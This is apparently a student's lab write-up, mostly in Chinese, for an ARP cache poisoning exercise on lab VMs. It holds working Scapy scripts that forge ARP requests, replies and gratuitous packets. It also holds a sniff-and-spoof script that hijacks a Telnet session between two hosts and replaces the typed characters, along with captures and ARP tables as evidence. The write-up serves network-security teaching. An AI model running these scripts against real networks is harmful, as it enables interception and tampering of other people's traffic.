ARP Cache Poisoning Attack Lab

18307130089 吴嘉琪

Task 1: ARP Cache Poisoning

• Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.


主机A：172.16.133.128　MAC: 00:0c:29:6d:20:fc

主机B：172.16.133.129　MAC: 00:0c:29:77:a7:ee

主机M：172.16.133.130　MAC: 00:0c:29:70:30:23

在M上发送ARP包，它广播询问主机A的MAC地址，同时假装自己是主机B：

```
 #!/usr/bin/python3
from scapy.all import *

E = Ether(
  src='00:0c:29:70:30:23',#本机MAC
    dst='FF:FF:FF:FF:FF:FF'#广播发送
    )
A = ARP(
    op=1,#发送arp请求
    hwsrc='00:0c:29:70:30:23',#发送端以太网地址
    psrc='172.16.133.129',#发送端ip（这里是假的，填了B的地址）
    hwdst='00:00:00:00:00:00',#请求全为0
    pdst='172.16.133.128'#目的ip地址
    )
pkt = E/A

sendp(pkt)
```



可以看到A对他进行了回复

查看主机A的ARP cache：

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.130) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.254) at 00:50:56:f2:1c:c2 [ether] on ens33
? (172.16.133.129) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

B的ip地址被map到了M的mac地址上，A成功被骗

• Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

首先清空A主机的ARP缓存：

```
[10/12/20]seed@VM:~$ sudo arp -d 172.16.133.129
[10/12/20]seed@VM:~$
[10/12/20]seed@VM:~$
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
? (172.16.133.129) at <incomplete> on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

编写程序：

```python
 #!/usr/bin/python3
from scapy.all import *

E = Ether(
    src='00:0c:29:70:30:23',#本机MAC
    dst='FF:FF:FF:FF:FF:FF'#广播发送
    )
A = ARP(
    op=2,#发送arp响应
    hwsrc='00:0c:29:70:30:23',#发送端以太网地址
    psrc='172.16.133.129',#发送端ip
    hwdst='00:0c:29:6d:20:fc',#目的以太网地址
    pdst='172.16.133.128'#目的ip地址
    )
pkt = E/A

sendp(pkt)
```

抓包查看，主机M发出了一个ARP reply，表示自己的ip地址对应于B的MAC地址

Time	Source	Destination	Protocol	Length	Info
2020-10-12 04:04:53.8233819…	Vmware_70:30:23	Broadcast	ARP	60	172.16.133.129 is at 00:0c:29:70:30:23

再次查看主机A的ARP缓存：

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.130) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.254) at 00:50:56:f2:1c:c2 [ether] on ens33
? (172.16.133.129) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

B的ip地址被map到了M的mac地址上，A成功被骗

• Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

编写代码：

```
 #!/usr/bin/python3
from scapy.all import *

E = Ether(
  src='00:0c:29:70:30:23',#本机MAC
    dst='FF:FF:FF:FF:FF:FF'#广播发送
    )
A = ARP(
    op=1,#发送arp请求
    hwsrc='00:0c:29:70:30:23',#发送端以太网地址
    psrc='172.16.133.129',#发送端ip(假冒B)
    hwdst='ff:ff:ff:ff:ff:ff',#目的以太网地址
    pdst='172.16.133.129'#目的ip地址（假冒B)
    )
pkt = E/A

sendp(pkt)
```

Time	Source	Destination	Protocol	Length	Info
1 2020-10-12 05:00:38.4554463…	Vmware_70:30:23	Broadcast	ARP	60	Gratuitous ARP for 172.16.133.129 (Request)

抓包发现发出了gratitous请求，并且因为ip地址都没有填写真实的地址而是冒充了B的ip地址，所以在A的ARP缓存中，B的ip地址被map到了M的mac地址上

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
? (172.16.133.129) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

采用task1A中的方法，达成目标：in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address.

主机B中：

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
? (172.16.133.128) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
```


主机A中：

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
? (172.16.133.129) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

Step 2 (Testing).

B上pingA：

```
[10/12/20]seed@VM:~$ ping 172.16.133.128
PING 172.16.133.128 (172.16.133.128) 56(84) bytes of data
.
64 bytes from 172.16.133.128: icmp_seq=10 ttl=64 time=1.6
9 ms
64 bytes from 172.16.133.128: icmp_seq=11 ttl=64 time=1.4
4 ms
64 bytes from 172.16.133.128: icmp_seq=12 ttl=64 time=1.3
4 ms
64 bytes from 172.16.133.128: icmp_seq=13 ttl=64 time=0.8
94 ms
64 bytes from 172.16.133.128: icmp_seq=14 ttl=64 time=1.1
3 ms
64 bytes from 172.16.133.128: icmp_seq=15 ttl=64 time=1.3
```



Source	Destination	Protocol	Length	Info
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=1/256, ttl=64 (no response found!)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=2/512, ttl=64 (no response found!)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=3/768, ttl=64 (no response found!)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=4/1024, ttl=64 (no response found!)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=5/1280, ttl=64 (no response found!)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=6/1536, ttl=64 (no response found!)
Vmware_77:a7:ee	Vmware_70:30:23	ARP	60	Who has 172.16.133.128? Tell 172.16.133.129
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=7/1792, ttl=64 (no response found!)
Vmware_77:a7:ee	Vmware_70:30:23	ARP	60	Who has 172.16.133.128? Tell 172.16.133.129
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=8/2048, ttl=64 (no response found!)
Vmware_77:a7:ee	Vmware_70:30:23	ARP	60	Who has 172.16.133.128? Tell 172.16.133.129
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=9/2304, ttl=64 (no response found!)
Vmware_77:a7:ee	Broadcast	ARP	60	Who has 172.16.133.128? Tell 172.16.133.129
Vmware_6d:20:fc	Vmware_77:a7:ee	ARP	42	172.16.133.128 is at 00:0c:29:6d:20:fc
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=10/2560, ttl=64 (reply in 16)
172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x174f, seq=10/2560, ttl=64 (request in 15)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=11/2816, ttl=64 (reply in 18)
172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x174f, seq=11/2816, ttl=64 (request in 17)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=12/3072, ttl=64 (reply in 20)
172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x174f, seq=12/3072, ttl=64 (request in 19)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=13/3328, ttl=64 (reply in 22)
172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x174f, seq=13/3328, ttl=64 (request in 21)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=14/3584, ttl=64 (reply in 24)
172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x174f, seq=14/3584, ttl=64 (request in 23)
172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x174f, seq=15/3840, ttl=64 (reply in 26)
172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x174f, seq=15/3840, ttl=64 (request in 25)

可以看到一开始有很多的request丢失了，然后B开始不断询问M，A的mac地址；得不到响应后，将其广播，这时候A的ARP回应修正了B的cache，ping包开始有了回应

A上pingB：

```
[10/12/20]seed@VM:~$ ping 172.16.133.129
PING 172.16.133.129 (172.16.133.129) 56(84) bytes of data.
64 bytes from 172.16.133.129: icmp_seq=7 ttl=64 time=0.946 ms
64 bytes from 172.16.133.129: icmp_seq=8 ttl=64 time=1.29 ms
64 bytes from 172.16.133.129: icmp_seq=9 ttl=64 time=0.865 ms
64 bytes from 172.16.133.129: icmp_seq=10 ttl=64 time=1.06 ms
64 bytes from 172.16.133.129: icmp_seq=11 ttl=64 time=0.884 m
s
64 bytes from 172.16.133.129: icmp_seq=12 ttl=64 time=1.21 ms
64 bytes from 172.16.133.129: icmp_seq=13 ttl=64 time=1.39 ms
64 bytes from 172.16.133.129: icmp_seq=14 ttl=64 time=1.34 ms
64 bytes from 172.16.133.129: icmp_seq=15 ttl=64 time=1.27 ms
64 bytes from 172.16.133.129: icmp_seq=16 ttl=64 time=1.33 ms
64 bytes from 172.16.133.129: icmp_seq=17 ttl=64 time=1.22 ms
64 bytes from 172.16.133.129: icmp_seq=18 ttl=64 time=0.882 m
```

同样可以看到，A在询问B的mac地址无果后，决定广播，后来cache被修正，ping包得到了回复。

```
 1 2020-10-12 07:13:33.0798246… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=1/256, ttl=64 (no response found!)
 2 2020-10-12 07:13:34.1118838… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=2/512, ttl=64 (no response found!)
 3 2020-10-12 07:13:35.1363855… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=3/768, ttl=64 (no response found!)
 4 2020-10-12 07:13:36.1601544… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=4/1024, ttl=64 (no response found!)
 5 2020-10-12 07:13:37.1840461… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=5/1280, ttl=64 (no response found!)
 6 2020-10-12 07:13:37.6073416… 172.16.133.130  224.0.0.251     MDNS  126 Standard query 0x0000 SRV KolvacS MacBook Pro._sftp-ssh._tcp.local, "QM" questi…
 7 2020-10-12 07:13:37.6073939… 172.16.133.1    224.0.0.251     MDNS  188 Standard query response 0x0000 SRV, cache flush 0 0 22 KolvacS-MacBook-Pro.loca…
 8 2020-10-12 07:13:37.7117259… 172.16.133.2    224.0.0.251     MDNS  190 Standard query response 0x0000 SRV KolvacS MacBook Pro._sftp-ssh._tcp.local, "Q…
 9 2020-10-12 07:13:38.2085741… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=6/1536, ttl=64 (no response found!)
10 2020-10-12 07:13:38.2717934… Vmware_6d:20:fc Vmware_70:30:23 ARP    42 Who has 172.16.133.129? Tell 172.16.133.128
11 2020-10-12 07:13:39.2327828… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=7/1792, ttl=64 (no response found!)
12 2020-10-12 07:13:39.2961801… Vmware_6d:20:fc Vmware_70:30:23 ARP    42 Who has 172.16.133.129? Tell 172.16.133.128
13 2020-10-12 07:13:40.2568113… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=8/2048, ttl=64 (no response found!)
14 2020-10-12 07:13:40.3200740… Vmware_6d:20:fc Vmware_70:30:23 ARP    42 Who has 172.16.133.129? Tell 172.16.133.128
15 2020-10-12 07:13:41.2805948… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=9/2304, ttl=64 (no response found!)
16 2020-10-12 07:13:42.3038125… Vmware_6d:20:fc Broadcast       ARP    42 Who has 172.16.133.129? Tell 172.16.133.128
17 2020-10-12 07:13:42.3051841… Vmware_77:a7:ee Vmware_6d:20:fc ARP    60 172.16.133.129 is at 00:0c:29:77:a7:ee
18 2020-10-12 07:13:42.3051978… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=10/2560, ttl=64 (reply in 19)
19 2020-10-12 07:13:42.3061692… 172.16.133.129  172.16.133.128  ICMP   98 Echo (ping) reply    id=0x750c, seq=10/2560, ttl=64 (request in 18)
20 2020-10-12 07:13:43.3060365… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=11/2816, ttl=64 (reply in 21)
21 2020-10-12 07:13:43.3073237… 172.16.133.129  172.16.133.128  ICMP   98 Echo (ping) reply    id=0x750c, seq=11/2816, ttl=64 (request in 20)
22 2020-10-12 07:13:44.3084167… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=12/3072, ttl=64 (reply in 23)
23 2020-10-12 07:13:44.3095311… 172.16.133.129  172.16.133.128  ICMP   98 Echo (ping) reply    id=0x750c, seq=12/3072, ttl=64 (request in 22)
24 2020-10-12 07:13:45.3098851… 172.16.133.128  172.16.133.129  ICMP   98 Echo (ping) request  id=0x750c, seq=13/3328, ttl=64 (reply in 25)
25 2020-10-12 07:13:45.3111982… 172.16.133.129  172.16.133.128  ICMP   98 Echo (ping) reply    id=0x750c, seq=13/3328, ttl=64 (request in 24)
```

结束之后，主机A和B上的ARP cache被修正了


```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
? (172.16.133.129) at 00:0c:29:77:a7:ee [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
? (172.16.133.128) at 00:0c:29:6d:20:fc [ether] on ens33
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
```

Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.

A上pingB：

```
[10/12/20]seed@VM:~$ ping 172.16.133.129
PING 172.16.133.129 (172.16.133.129) 56(84) bytes of data.
From 172.16.133.130: icmp_seq=1 Redirect Host(New nexthop: 17
2.16.133.129)
64 bytes from 172.16.133.129: icmp_seq=1 ttl=63 time=1.34 ms
From 172.16.133.130: icmp_seq=2 Redirect Host(New nexthop: 17
2.16.133.129)
64 bytes from 172.16.133.129: icmp_seq=2 ttl=63 time=2.39 ms
From 172.16.133.130: icmp_seq=3 Redirect Host(New nexthop: 17
2.16.133.129)
64 bytes from 172.16.133.129: icmp_seq=3 ttl=63 time=2.02 ms
From 172.16.133.130: icmp_seq=4 Redirect Host(New nexthop: 17
2.16.133.129)
64 bytes from 172.16.133.129: icmp_seq=4 ttl=63 time=1.66 ms
From 172.16.133.130: icmp_seq=5 Redirect Host(New nexthop: 17
2.16.133.129)
64 bytes from 172.16.133.129: icmp_seq=5 ttl=63 time=1.26 ms
From 172.16.133.130: icmp_seq=6 Redirect Host(New nexthop: 17
2.16.133.129)
```




No.	Time	Source	Destination	Protocol	Length	Info
1	2020-10-12 07:27:15.7388943…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=1/256, ttl=64 (no response found!)
2	2020-10-12 07:27:15.7395577…	172.16.133.130	172.16.133.128	ICMP	126	Redirect (Redirect for host)
3	2020-10-12 07:27:15.7395731…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=1/256, ttl=63 (reply in 4)
4	2020-10-12 07:27:15.7398754…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=1/256, ttl=64 (request in 3)
5	2020-10-12 07:27:15.7400928…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
6	2020-10-12 07:27:15.7402247…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=1/256, ttl=63
7	2020-10-12 07:27:16.7417736…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=2/512, ttl=64 (no response found!)
8	2020-10-12 07:27:16.7431731…	172.16.133.130	172.16.133.128	ICMP	126	Redirect (Redirect for host)
9	2020-10-12 07:27:16.7432086…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=2/512, ttl=63 (reply in 10)
10	2020-10-12 07:27:16.7436829…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=2/512, ttl=64 (request in 9)
11	2020-10-12 07:27:16.7441334…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
12	2020-10-12 07:27:16.7441373…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=2/512, ttl=63
13	2020-10-12 07:27:17.0639649…	172.16.133.128	224.0.0.251	MDNS	126	Standard query 0x0000 SRV KolvacS MacBook Pro._sftp-ssh._tcp.local, "QM"
14	2020-10-12 07:27:17.0647804…	172.16.133.1	224.0.0.251	MDNS	188	Standard query response 0x0000 SRV, cache flush 0 0 22 KolvacS-MacBook-Pr
15	2020-10-12 07:27:17.1657784…	172.16.133.2	224.0.0.251	MDNS	190	Standard query response 0x0000 SRV KolvacS MacBook Pro._sftp-ssh._tcp.loc
16	2020-10-12 07:27:17.7445695…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=3/768, ttl=64 (no response found!)
17	2020-10-12 07:27:17.7455977…	172.16.133.130	172.16.133.128	ICMP	126	Redirect (Redirect for host)
18	2020-10-12 07:27:17.7456230…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=3/768, ttl=63 (reply in 19)
19	2020-10-12 07:27:17.7459602…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=3/768, ttl=64 (request in 18)
20	2020-10-12 07:27:17.7465544…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
21	2020-10-12 07:27:17.7465604…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=3/768, ttl=63
22	2020-10-12 07:27:18.7473983…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=4/1024, ttl=64 (no response found!)
23	2020-10-12 07:27:18.7481246…	172.16.133.130	172.16.133.128	ICMP	126	Redirect (Redirect for host)
24	2020-10-12 07:27:18.7481473…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) request id=0x754f, seq=4/1024, ttl=63 (reply in 25)
25	2020-10-12 07:27:18.7486962…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) reply id=0x754f, seq=4/1024, ttl=64 (request in 24)

发现开启Ip forward 之后，ping包会进行redirect，不再出现得不到回应开始ARP广播的情况；

```
[10/12/20]seed@VM:~$ arp -a
? (172.16.133.130) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.254) at 00:50:56:f1:7d:f8 [ether] on ens33
? (172.16.133.129) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```

ping结束之后，A的cache也没有得到修正。

在B上pingA，也得到相同的结果。



	2020-10-12 07:36:58.2894667…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=1/256, ttl=64 (no response fo
5	2020-10-12 07:36:58.2897139…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
6	2020-10-12 07:36:58.2897167…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=1/256, ttl=63 (reply in 7)
7	2020-10-12 07:36:58.2897536…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x1835, seq=1/256, ttl=64 (request in 6)
8	2020-10-12 07:36:59.3177837…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=2/512, ttl=64 (no response fo
9	2020-10-12 07:36:59.3181589…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
10	2020-10-12 07:36:59.3181636…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=2/512, ttl=63 (reply in 11)
11	2020-10-12 07:36:59.3181910…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x1835, seq=2/512, ttl=64 (request in 10)
12	2020-10-12 07:37:00.3208803…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=3/768, ttl=64 (no response fo
13	2020-10-12 07:37:00.3212983…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
14	2020-10-12 07:37:00.3213042…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=3/768, ttl=63 (reply in 15)
15	2020-10-12 07:37:00.3213313…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x1835, seq=3/768, ttl=64 (request in 14)
16	2020-10-12 07:37:01.3226773…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=4/1024, ttl=64 (no response f
17	2020-10-12 07:37:01.3231042…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
18	2020-10-12 07:37:01.3231095…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=4/1024, ttl=63 (reply in 19)
19	2020-10-12 07:37:01.3231368…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x1835, seq=4/1024, ttl=64 (request in 18
20	2020-10-12 07:37:02.3259724…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=5/1280, ttl=64 (no response f
21	2020-10-12 07:37:02.3266307…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)
22	2020-10-12 07:37:02.3266356…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=5/1280, ttl=63 (reply in 23)
23	2020-10-12 07:37:02.3266626…	172.16.133.128	172.16.133.129	ICMP	98	Echo (ping) reply id=0x1835, seq=5/1280, ttl=64 (request in 22
24	2020-10-12 07:37:03.3299624…	172.16.133.129	172.16.133.128	ICMP	98	Echo (ping) request id=0x1835, seq=6/1536, ttl=64 (no response f
25	2020-10-12 07:37:03.3304831…	172.16.133.130	172.16.133.129	ICMP	126	Redirect (Redirect for host)

Step 4 (Launch the MITM attack).

在A用telnet连接上B后，关闭M的ip重定向，发现A能成功远程连接并且操控B，并且打出的字符都能正确返回显示到A上。

```
[10/12/20]seed@VM:~$
[10/12/20]seed@VM:~$ telnet 172.16.133.129
Trying 172.16.133.129...
Connected to 172.16.133.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 12 07:54:48 EDT 2020 from 172.16.133.128
on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i68
6)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/12/20]seed@VM:~$ hhhhel
```

编写sniff-spoof程序：

```
#!/usr/bin/env python
from scapy.all import *

import uuid

VM_A_IP = "172.16.133.128"
VM_B_IP = "172.16.133.129"

def get_mac_address():
    mac=uuid.UUID(int = uuid.getnode()).hex[-12:]
    return ":".join([mac[e:e+2] for e in range(0,11,2)])

local_mac=get_mac_address()
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP \
        and pkt[TCP].payload:
        if pkt[Ether].dst=='00:0c:29:70:30:23':
            print ('A to B',pkt[TCP].payload.load)
            #pkt.show()
            # Create a new packet based on the captured one.
```

```
            # (1) We need to delete the checksum fields in the IP
and TCP headers,
            # because our modification will make them invalid.
            # Scapy will recalculate them for us if these fields
are missing.
            # (2) We also delete the original TCP payload.
            #Ether=Ether(src=local_mac,dst=pkt[Ether].dst)
            newpkt = IP(pkt[IP])
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            del(newpkt[TCP].payload)


 ################################################################
#####
            # Construct the new payload based on the old payload.
            # Students need to implement this part.
            olddata = pkt[TCP].payload.load # Get the original
payload data

            newdata = 'Z' # No change is made in this sample code

 ################################################################
#####
            # Attach the new data and set the packet out
            send(newpkt/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        if pkt[Ether].dst=='00:0c:29:70:30:23':
            print ('B to A',pkt[TCP].payload)
            #pkt.show()
            send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

在主机A上，连上telnet后所打出的字符都被替换了；

```
VM login: seed
Password:
Last login: Tue Oct 13 05:49:55 EDT 2020 from 172.16.133.128 o
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/13/20]seed@VM:~$ ZZZZZZZ
```

主机M上：

```
('B to A', <Raw  load='Z' |>)
.
Sent 1 packets.
('B to A', )
.
Sent 1 packets.
^C[10/14/20]seed@VM:~/.../ARP$ sudo ./arp.py
('A to B', 'h')
.
Sent 1 packets.
('B to A', )
.
Sent 1 packets.
('B to A', <Raw  load='Z' |>)
.
Sent 1 packets.
('A to B', 'e')
.
Sent 1 packets.
('B to A', <Raw  load='Z' |>)
.
